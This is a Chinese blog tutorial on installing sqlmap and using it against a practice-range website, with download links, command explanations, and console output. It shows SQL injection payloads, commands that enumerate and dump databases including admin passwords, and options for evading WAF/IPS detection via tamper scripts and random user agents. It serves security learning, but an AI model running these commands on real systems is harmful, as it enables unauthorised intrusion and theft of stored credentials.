

sqlmap的安装和使用

原创

一只聪明的小羊 已于 2022-04-20 10:45:17 修改 1061 收藏

文章标签: [mysql unctf](#)

于 2022-04-20 10:44:12 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/XL5L7/article/details/124291648>

版权

sqlmap安装

sqlmap安装包

链接: <https://pan.baidu.com/s/1bzR7IC6tSUgZ0bdmAxvk5g>

提取码: 0wc5

sqlmap命令大全

链接: <https://pan.baidu.com/s/1dFWS2esURBBIH6WlhG8bgA>

提取码: dlgt


在安装sqlmap之前要先安装python环境

python安装包


链接: <https://pan.baidu.com/s/1tifkYDC2KIVqxGEOhbs3ug>



提取码: e0n5

安装好python环境之后, 将sqlmap文件放在python的目录里面




查看目录





输入sqlmap命令，运行sqlmap



安装完成!

sqlmap使用

这边使用的是封神台的靶场<http://rhiq8003.ia.aqlab.cn/?id=1>

演示

命令: `-u`, 作用: 确定目标网站。

使用方法: `python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1"`

命令: `--dump`, 作用: 查数据。

使用方法: `python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dump`

回显出现Parameter表示该网站存在漏洞

```
C:\Windows\System32\cmd.exe - python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dump
Microsoft Windows [版本 10.0.19043.1586]
(c) Microsoft Corporation. 保留所有权利。

D:\Program\python\sqlmapproject-sqlmap-e2f48a9>python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dump

[1.6.3.19#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:09:01 /2022-04-15/

[14:09:01] [INFO] resuming back-end DBMS 'mysql'
[14:09:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 7219=7219

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 2426 FROM (SELECT(SLEEP(5)))BsdI)

[14:09:02] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.4.45
back-end DBMS: MySQL >= 5.0.12
[14:09:02] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:09:02] [INFO] fetching current database
[14:09:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:09:02] [INFO] retrieved: maoshe
[14:09:04] [INFO] fetching tables for database: 'maoshe'
[14:09:04] [INFO] fetching number of tables for database 'maoshe'
[14:09:04] [INFO] resumed: 4
[14:09:04] [INFO] resumed: admin
[14:09:04] [INFO] resumed: dirs
[14:09:04] [INFO] resumed: news
[14:09:04] [INFO] resumed: xss
[14:09:04] [INFO] fetching columns for table 'xss' in database 'maoshe'
[14:09:04] [INFO] retrieved: 3
[14:09:05] [INFO] retrieved: id
[14:09:05] [INFO] retrieved: user
[14:09:09] [INFO] retrieved: pass
[14:09:10] [INFO] fetching entries for table 'xss' in database 'maoshe'
```

CSDN @一只聪明的小羊

基础命令

命令: -h, 作用: 查看帮助。使用方法: python sqlmap.py -h

命令: -u, 作用: 确定目标网站。使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1"

命令: -r, 作用: 确定目标网站。使用方法: python sqlmap.py -r 1.txt

命令: -data, 作用: 确定参数。python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1&pid=2&ssid=3" --data="pid=2&ssid=3"

ps: 当你手动测试网站的时候, 确定某个参数存在漏洞。提高渗透的效率。

ps: 逐参删除法。参数挨个删除, 找到能够【影响】网站的参数。那么这个参数, 就很有可能是要测试的参数。

命令: -dbs, 作用: 查询库名相关的数据。使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dbs

[/] information_schema

[/] maoshe

[*] test

命令: -D, 作用: 指定数据库。↓↓↓↓联合使用↓↓↓↓

命令: -tables, 作用: 查询所有表名。使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" -D maoshe --tables

|admin|

|dirs|

|news|

|xss|

ps: 数据库的结构: 库、表、列、数据

命令: -T, 作用: 指定表名。

命令: -columns, 查看所有的列名。使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" -D maoshe -T admin --

columns

|id|int(11)|

|password|varchar(11)|

|username|varchar(11)

命令: -C, 总用: 指定列名。↓↓↓↓联合使用↓↓↓↓

命令: -dump, 作用: 查数据。使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" -D maoshe -T admin -C

password --dump

ps: 牢饭命令

password|

|hellohack|

|zkaqbanban|

使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --dump

进阶命令

命令: -proxy, 作用: 使用代理。使用语法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --
proxy="http://127.0.0.1:8080"

命令: -random-agent, 作用: 改变UA。使用语法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --
proxy="http://127.0.0.1:8080" --random-agent

命令: -cookie, 作用: 使用网站身份去扫描网站。使用语法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --
cookie="A=14; jwt_id=10225;"

使用-r, 就可以不用-cookie

命令: -level, 作用: 提高扫描强度。默认1

命令: -risk, 作用: 提高风险等级。默认1

使用语法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --level 3 --risk 2

命令: -batch, 作用: 默认选择, 自动判断。。python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --batch
Y/N

命令: -tamper, 作用: 使用脚本, 绕过IPS、WAF等。使用方法: python sqlmap.py -u "http://rhiq8003.ia.aqlab.cn/?id=1" --
tamper="tamper/between.py,tamper/randomcase.py"

ps: 大多数情况没啥用。

个人要求:

1.掌握绕WAF的方法。—> <https://bbs.zkaq.cn/t/6205.html>

2.掌握写python脚本。--> 自学

ps: 本篇文章主要资料来自掌控安全的杰斯老师!



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)